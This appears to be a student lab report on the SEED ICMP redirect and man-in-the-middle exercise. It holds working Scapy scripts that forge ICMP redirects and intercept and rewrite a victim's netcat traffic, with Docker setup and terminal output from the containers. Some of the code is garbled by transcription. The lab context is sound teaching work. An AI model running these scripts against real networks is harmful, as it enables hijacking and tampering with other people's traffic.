Question 3: If you look at the docker-compose.yml file, you will find the following entries for the malicious router container. What are the purposes of these entries? Please change their value to 1, and launch the attack again. Please describe and explain your observation

A. ICMP Redirect messages are used to make the process of routing more efficient. Consider there are two routers in a network segment. One router is the default gateway for the network segment and another router has better path to a particular destination network/host. ICMP Redirect messages are sent by a first-hop router to inform a computer inside its network segment, that there is another router in the same network segment that can deliver the packet more efficiently to that particular destination network/host.

Four sorts of ICMP redirect messages

0-Redirects diagrams for the network

1-Redirects diagrams for the host

2-Redirects diagrams for the Type of Service and Network

3-Redirects diagrams for Type of Service and Host

We use docker compose file because docker containers encapsulate everything an application needs to run (and only those things), they allow applications to be shuttled easily between environments. Any host with the Docker runtime installed—be it a developer's laptop or a public cloud instance—can run a Docker container.

Compose is a tool for defining and running multi- container Docker applications. We configure our applications services using the yaml file. After that we build all the services in our setup using the single command and we can create and start all the services from your configuration.

Compose works in all environments: production, staging, development, testing, as well as CI workflows.

Compose has three steps process

1. Define your app's environment with a Dockerfile so it can be reproduced anywhere.

2. Define the services that make up your app in docker-compose.yml so they can be run together in an isolated environment.

3. Run docker-compose up and compose starts and runs your entire app.

Modified the docker file and replaced 0 by 1, as requested

```
malicious-router:
  image: handsongsecurity/seed-ubuntu:large
  container_name: malicious-router-10.9.0.111
  tty: true
  cap_add:
    - ALL
  sysctls:
    - net.ipv4.ip_forward=1
    - net.ipv4.conf.all.send_redirects=1
    - net.ipv4.conf.default.send_redirects=1
    - net.ipv4.conf.eth0.send_redirects=1
  privileged: true
  volumes:
    - ./volumes:/volumes
  network:
```

Source Code: icmp3.py



```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src='10.9.0.11', dst='10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp gw = '10.9.0.111'
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src='10.9.0.5', dst='192.168.66.5')
send(ip/icmp/ip2/ICMP());
```



```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src='10.9.0.11', dst='10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp gw = '10.9.0.111'
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src='10.9.0.5', dst='192.168.66.5')
send(ip/icmp/ip2/ICMP());
```

When we run the code we get to see the following output:

```
34.125.170.55:5901 (instance-1.us-west4-b.c.storied-channel-376018.internal:1 (seed)) -...
Applications: Mousepad seed@instance-1: ~/Lab... Labsetup - File Manager
seed@instance-1: ~/Lab-03/Labsetup
File Edit View Search Terminal Tabs Help
seed@instance-1: ~/Lab-03/Labsetup seed@instance-1: ~/Lab-03/Labsetup seed@instance-1: ~/Lab-03/Labsetup seed@ins
seed@instance-1:~/Lab-03/Labsetup$ docksh attacker-10.9.0.105
root@38acf20c7cd4:/# cd volumes
root@38acf20c7cd4:/volumes# python3 icmp.py
.
Sent 1 packets.
root@38acf20c7cd4:/volumes# python3 icmp1.py
.
Sent 1 packets.
root@38acf20c7cd4:/volumes# python3 icmp2.py
.
Sent 1 packets.
root@38acf20c7cd4:/volumes# python3 icmp3.py
.
Sent 1 packets.
root@38acf20c7cd4:/volumes#
```

After checking the victim route we see the following:

```
root@ea5f59bacf8b6:/# mtr -n 192.168.60.5
root@ea5f59bacf8b6:/#
```

```
34.125.170.55:5901 (instance-1.us-west4-b.c.storied-channel-376018.internal:1 (seed)) - VNC Viewer
Applications: Mousepad seed@instance-1: ~/Lab... Labsetup - File Manager
seed@instance-1: ~/Lab-03/Labsetup
File Edit View Search Terminal Tabs Help
seed@instance-1: ~/Lab-03/Labsetup seed@instance-1: ~/Lab-03/Labsetup seed@instance-1: ~/Lab-03/Labsetup seed@instance-1: ~/Lab-03/Labsetup seed@instance-1: ~/Lab-03/Labsetup
My traceroute [v0.93]
2023-02-14T05:47:33+0000
Hosts: 10.9.0.5
Keys: Help Display mode Restart statistics Order of fields quit
Host
1. 10.9.0.11
2. 192.168.60.5

Packets
Loss% Snt Last Avg Best Wrst StDev
0.0% 7 0.1 0.1 0.1 0.3 0.1
0.0% 6 0.1 0.1 0.1 0.2 0.0
```

As you can see it also fails

TASK-2 Launching the MITM Attack


Before launching the MITM attack, started a TCP client and server program using netcat. See the following commands. On the destination container 192.168.60.5,

Using the netcat server: # nc -lp 9090

On the victim container, connect to the server: # nc 192.168.60.5 9090

Disabling IP forwarding:

net.ipv4.ip_forward=0



The screenshot shows a VNC Viewer window titled "34.125.170.55:5901 (instance-1.us-west-4-b.c.storied-channel-376018.internal:1 (seed)) - VNC Viewer". The window displays a Docker Compose configuration file for a MITM attack setup. The configuration defines three services: 'attacker', 'malicious-router', and 'HostB1'. The 'attacker' service is based on 'handsonsecurity/seed-ubuntu:large' and is configured with a container name of 'attacker-10.9.0.105', a tty, and full capabilities. It is connected to a network named 'net-10.9.0.0' with an IPv4 address of '10.9.0.105'. The command for the attacker is 'bash -c "ip route add 192.168.60.0/24 via 10.9.0.11 && tail -f /dev/null"'. The 'malicious-router' service is also based on 'handsonsecurity/seed-ubuntu:large' and is configured with a container name of 'malicious-router-10.9.0.111', a tty, and full capabilities. It is connected to the same network 'net-10.9.0.0' with an IPv4 address of '10.9.0.111'. The command for the malicious router is 'bash -c "ip route add 192.168.60.0/24 via 10.9.0.11 && tail -f /dev/null"'. The 'HostB1' service is based on 'handsonsecurity/seed-ubuntu:large' and is configured with a container name of 'host-192.168.60.5', a tty, and full capabilities. It is connected to a network named 'net-192.168.60.0' with an IPv4 address of '192.168.60.5'. The command for HostB1 is 'bash -c "ip route del default && ip route add 10.9.0.0/24 via 192.168.60.11 && tail -f /dev/null"'. The configuration also includes a 'sysctls' section for the 'malicious-router' service, setting 'net.ipv4.ip_forward=0', 'net.ipv4.conf.all.send_redirects=1', 'net.ipv4.conf.default.send_redirects=1', and 'net.ipv4.conf.eth0.send_redirects=1'.

```
attacker:
  image: handsonsecurity/seed-ubuntu:large
  container_name: attacker-10.9.0.105
  tty: true
  cap_add:
    - ALL
  privileged: true
  volumes:
    - ./volumes:/volumes
  networks:
    net-10.9.0.0:
      ipv4_address: 10.9.0.105
  command: bash -c "
    ip route add 192.168.60.0/24 via 10.9.0.11 &&
    tail -f /dev/null
  "

malicious-router:
  image: handsonsecurity/seed-ubuntu:large
  container_name: malicious-router-10.9.0.111
  tty: true
  cap_add:
    - ALL
  sysctls:
    - net.ipv4.ip_forward=0
    - net.ipv4.conf.all.send_redirects=1
    - net.ipv4.conf.default.send_redirects=1
    - net.ipv4.conf.eth0.send_redirects=1
  privileged: true
  volumes:
    - ./volumes:/volumes
  networks:
    net-10.9.0.0:
      ipv4_address: 10.9.0.111
  command: bash -c "
    ip route add 192.168.60.0/24 via 10.9.0.11 &&
    tail -f /dev/null
  "

HostB1:
  image: handsonsecurity/seed-ubuntu:large
  container_name: host-192.168.60.5
  tty: true
  cap_add:
    - ALL
  networks:
    net-192.168.60.0:
      ipv4_address: 192.168.60.5
  command: bash -c "
    ip route del default &&
    ip route add 10.9.0.0/24 via 192.168.60.11 &&
    tail -f /dev/null
  "
```

When we ping the Victim

```
34.125.170.55:5901 (instance-1.us-west4-b.c.storied-channel-376018.internal:1 (seed)) - VNC Viewer
Applications: Mousepad seed@instance-1: ~/Lab-03 Lab-03 - File Manager Terminal - seed@instan...
seed@instance-1: ~/Lab-03/Labsetup
File Edit View Search Terminal Tabs Help
seed@instance-1: ~/Lab-03/Labsetup seed@instance-1: ~/Lab-03/Labsetup seed@instance-1: ~/Lab-03/Labsetup seed@instance-1: ~/Lab-03/Labsetup seed@instance-1: ~/Lab-03/Labsetup
seed@instance-1: ~/Lab-03/Labsetup$ docksh victim=10.9.0.5
root@eaf59bacf8b6:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.243 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.116 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.115 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.102 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.083 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.081 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.094 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.077 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.080 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.083 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.115 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.135 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.085 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.080 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.221 ms
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.108 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.100 ms
64 bytes from 192.168.60.5: icmp_seq=18 ttl=63 time=0.074 ms
64 bytes from 192.168.60.5: icmp_seq=19 ttl=63 time=0.098 ms
64 bytes from 192.168.60.5: icmp_seq=20 ttl=63 time=0.092 ms
64 bytes from 192.168.60.5: icmp_seq=21 ttl=63 time=0.084 ms
64 bytes from 192.168.60.5: icmp_seq=22 ttl=63 time=0.092 ms
64 bytes from 192.168.60.5: icmp_seq=23 ttl=63 time=0.107 ms
64 bytes from 192.168.60.5: icmp_seq=24 ttl=63 time=0.146 ms
64 bytes from 192.168.60.5: icmp_seq=25 ttl=63 time=0.089 ms
64 bytes from 192.168.60.5: icmp_seq=26 ttl=63 time=0.188 ms
```


Source Code: icmpmitm.py

```
34.125.170.55:5901 (instance-1.us-west4-b.c.storied-channel-376018.internal:1 (seed)) - VNC Viewer
Applications: Mousepad seed@instance-1: ~/Lab-03 Lab-03 - File Manager Terminal - seed@instan...
/home/seed/Lab-03/Labsetup/volumes/icmpmitm
File Edit Search View Document Help
icmp.py x icmp1.py x icmp2.py x icmp3.py x icmpmitm.py x mitm1.py x Untitled 4 x
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '10.9.0.111'
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

We run the program on the attacker one packet is sent


```
34.125.170.55:5901 (instance-1.us-west4-b.c.storied-channel-376018.internal:1 (seed)) - VNC Viewer
Applications: Mousepad seed@instance-1: ~/Lab-03 Lab-03 - File Manager Terminal - seed@instan...
seed@instance-1: ~/Lab-03/Labsetup
File Edit View Search Terminal Tabs Help
seed@instance-1: ~/Lab-03/Labsetup seed@instance-1: ~/Lab-03/Labsetup seed@instance-1: ~/Lab-03/Labsetup seed@instance-1: ~/Lab-03/Labsetup seed@instance-1: ~/Lab-03/Labsetup seed@instance-1: ~/Lab-03/Labsetup
seed@instance-1: ~/Lab-03/Labsetup$ docksh attacker=10.9.0.105
root@38acf29c7cd4:/# cd volumes
root@38acf29c7cd4:/volumes# python3 icmpmitm.py
Sent 1 packets.
root@38acf29c7cd4:/volumes#
```


Source Code:mitm1.py



```
34.125.170.55:5901 (instance-1.us-west4-b.c.storied-channel-376018.internal:1 (seed)) - VNC Viewer
Applications Mousepad seed@instance-1: ~/Lab... Lab-03 - File Manager Terminal - seed@instan...
/home/seed/Lab-03/Labsetup/volumes/mitm1.py - Mousepad
File Edit Search View Document Help
icmp.py x icmp1.py x icmp2.py x icmp3.py x icmpmitm.py x mitm1.py x Untitled 4 x
#!/usr/bin/env python3
from scapy.all import *
print("LAUNCHING MITM ATTACK.....")
def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)
    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("**** %s, length: %d" % (data, len(data)))
        # Replace a pattern
        newdata = data.replace(b'Priyanka', b'AAAAAAA')
        send(newpkt/newdata)
    else:
        send(newpkt)
f = 'tcp and ether 02:42:0a:09:00:05'
pkt = sniff(liface='eth0', filter=f, prn=spoof_pkt)
```

Run the source code on malicious server




```
34.125.217.18:5901 (instance-1.us-west4-b.c.storied-channel-376018.internal:1 (seed)) - VNC Viewer
Applications Firefox Mousepad Terminal Firefox seed@instance-1: ~/Lab-03/Labsetup
File Edit View Search Terminal Tabs Help
seed@instance-1: ~/Lab-03L... seed@instance-1: ~/Lab-03L... seed@instance-1: ~/Lab-03L... seed@instance-1: ~/Lab-03L... seed@instance-1: ~/Lab-03L... seed@instance-1: ~/Lab-03L...
seed@instance-1: ~/Lab-03/Labsetup$ docksh malicious-router-10.9.0.111
root@91a9ede8b69: /# cd Labsetup
bash: cd: Labsetup: No such file or directory
root@91a9ede8b69: /# cd volumes
root@91a9ede8b69: /volumes# python3 ./mitm1.py
LAUNCHING MITM ATTACK.....
^C
root@91a9ede8b69: /volumes# ^C
root@91a9ede8b69: /volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@91a9ede8b69: /volumes# python3 ./mitm1.py
LAUNCHING MITM ATTACK.....
```

Starting netcat on the host by the following command:

```
nc -lp 9090
```

Once we are connected to the host we can send content on the victim



```
34.125.170.55:5901 (instance-1.us-west4-b.c.storied-channel-376018.internal:1 (seed)) - VNC Viewer
64 bytes from 192.168.60.5: icmp_seq=41 ttl=63 time=0.083 ms
64 bytes from 192.168.60.5: icmp_seq=42 ttl=63 time=0.123 ms
64 bytes from 192.168.60.5: icmp_seq=43 ttl=63 time=0.116 ms
^C
--- 192.168.60.5 ping statistics ---
43 packets transmitted, 43 received, 0% packet loss, time 43002ms
rtt min/avg/max/mdev = 0.074/0.108/0.243/0.035 ms
root@eaf59bacf8b6: /# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
    RX packets 692 bytes 66965 (66.9 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 592 bytes 46900 (46.9 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@eaf59bacf8b6: /# nc 192.168.60.5 9090
aaaaa
AAAAAAA
^C
root@eaf59bacf8b6: /# nc 192.168.60.5 9090
root@eaf59bacf8b6: /# nc 192.168.60.5 9090
root@eaf59bacf8b6: /# nc 192.168.60.5 9090
aaaaa
Priyanka
```

Here we can see what the host receives

```
34.125.170.55:5901 (instance-1.us-west4-b.c.storied-channel-376018.internal:1 (seed)) - VNC Viewer
64 bytes from 192.168.60.5: icmp_seq=121 ttl=64 time=0.087 ms
64 bytes from 192.168.60.5: icmp_seq=122 ttl=64 time=0.067 ms
64 bytes from 192.168.60.5: icmp_seq=123 ttl=64 time=0.063 ms
64 bytes from 192.168.60.5: icmp_seq=124 ttl=64 time=0.062 ms
64 bytes from 192.168.60.5: icmp_seq=125 ttl=64 time=0.059 ms
64 bytes from 192.168.60.5: icmp_seq=126 ttl=64 time=0.078 ms
64 bytes from 192.168.60.5: icmp_seq=127 ttl=64 time=0.074 ms
64 bytes from 192.168.60.5: icmp_seq=128 ttl=64 time=0.056 ms
64 bytes from 192.168.60.5: icmp_seq=129 ttl=64 time=0.045 ms
64 bytes from 192.168.60.5: icmp_seq=130 ttl=64 time=0.067 ms
64 bytes from 192.168.60.5: icmp_seq=131 ttl=64 time=0.072 ms
64 bytes from 192.168.60.5: icmp_seq=132 ttl=64 time=0.064 ms
64 bytes from 192.168.60.5: icmp_seq=133 ttl=64 time=0.044 ms
64 bytes from 192.168.60.5: icmp_seq=134 ttl=64 time=0.035 ms
64 bytes from 192.168.60.5: icmp_seq=135 ttl=64 time=0.045 ms
64 bytes from 192.168.60.5: icmp_seq=136 ttl=64 time=0.044 ms
64 bytes from 192.168.60.5: icmp_seq=137 ttl=64 time=0.045 ms
64 bytes from 192.168.60.5: icmp_seq=138 ttl=64 time=0.048 ms
64 bytes from 192.168.60.5: icmp_seq=139 ttl=64 time=0.054 ms
64 bytes from 192.168.60.5: icmp_seq=140 ttl=64 time=0.059 ms
64 bytes from 192.168.60.5: icmp_seq=141 ttl=64 time=0.036 ms
64 bytes from 192.168.60.5: icmp_seq=142 ttl=64 time=0.091 ms
64 bytes from 192.168.60.5: icmp_seq=143 ttl=64 time=0.037 ms
64 bytes from 192.168.60.5: icmp_seq=144 ttl=64 time=0.046 ms
64 bytes from 192.168.60.5: icmp_seq=145 ttl=64 time=0.043 ms
64 bytes from 192.168.60.5: icmp_seq=146 ttl=64 time=0.035 ms
^C
--- 192.168.60.5 ping statistics ---
146 packets transmitted, 146 received, 0% packet loss, time 148485ms
rtt min/avg/max/mdev = 0.032/0.058/0.122/0.019 ms
root@e1269d727729:/# nc -lp 9090
aaaaa
AAAAAAAA
```

Malicious server shows

```
root@d91a9edeb869:/volumes# python3 mitml.py
LAUNCHING MITM ATTACK.....

*
Sent i packets.

*
*** b'aaaaa\n', length: 6

*
Sent 1 packets.
*** b'Priyanka\n', length: 9

*
Sent 1 packets.

*
Sent 1 packets.
```

We have seen the attack was in success mode.

Question 4: In your MITM program, you only need to capture the traffics in one direction. Please indicate which direction and explain why.


A. You only need to filter out the packets from the victim to the host, because the packets that need to do modification are in this direction.

Question 5: In the MITM program, when you capture the nc traffics from A (10.9.0.5), you can use A's IP address or MAC address in the filter. One of the choices is not good and is going to create issues, even though both choices may work. Please try both, and use your experiment results to show which choice is the correct one, and please explain your conclusion.

A. A man-in-the-middle attack is a type of eavesdropping attack, where attackers interrupt an existing conversation or data transfer. After inserting themselves in the "middle" of the transfer, the attackers pretend to be both legitimate participants. This enables an attacker to intercept information and data from either party while also sending malicious links or other information to both legitimate participants in a way that might not be detected until it is too late.

Here we launch ICMP redirect attack on the victim, such that when the victim send a packets to 192.168.60.5, it will be using the malicious router container which is 10.9.0.111 as it's router. And as we know the Malicious router is controlled by the attacker, the attacker can intercept the packets, if possible make some modifications and send those modifies packets. This is usually Man-In-The-Middle attack.

We have used both IP and MAC address

The image shows a VNC Viewer window titled '34.125.170.55:5901 (instance-1.us-west-4-b.c.storied-channel-376018.internal:1 (seed)) - VNC Viewer'. The window contains a terminal window with a file manager in the background. The terminal shows a script for launching a MITM attack using Scapy. The script defines a function 'spooof_pkt' that takes a packet and creates a new packet with a modified IP address and a new payload. It then uses 'sniff' to capture packets on the interface 'eth0' and filter them based on the 'f' variable, which is set to 'tcp and ether 02:42:0a:09:00:05'. The script is saved in a file named 'mitm1.py' in the directory '/home/seed/Lab-03/Labsetup/volumes/mitm1.py'.

```
mitm_sample.py x mitm2.py x
#!/usr/bin/env python3
from scapy.all import *
print("LAUNCHING MITM ATTACK.....")
def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)
    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("**** %s, length: %d" % (data, len(data)))
        # Replace a pattern
        newdata = data.replace(b'Priyanka', b'AAAAAAA')
        send(newpkt/newdata)
    else:
        send(newpkt)
f = 'tcp and src host 10.9.0.5'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

By running on malicious router

```
^Croot@91a9edeb869:/volumes# python3 mitm2.py
LAUNCHING MITM ATTACK.....
.
Sent 1 packets.
.
Sent 1 packets.
```

Connect and send content on the victim

```
34.125.170.55:5901 (instance-1.us-west4-b.c.storied-channel-376018.internal:1 (seed)) - VNC Viewer
Applications: Mousepad seed@instance-1: ~/Lab... Labsetup - File Manager Terminal - seed@instan...
File Edit View Search Terminal Tabs Help
seed@instance-1: ~/Lab-03/L... x seed@instance-1: ~/Lab-03/L... x seed@instance-1: ~/Lab-03/L... x seed@instance-1: ~/Lab-03/L... x seed@instance-1: ~/Lab-03/L... x seed@instance-1: ~/Lab-03/L...
ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
RX packets 692 bytes 66965 (66.9 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 592 bytes 46900 (46.9 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 1000 (Local Loopback)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@eaf59bacf8b6:/# nc 192.168.60.5 9090
aaaaa
AAAAAAA
^C
root@eaf59bacf8b6:/# nc 192.168.60.5 9090
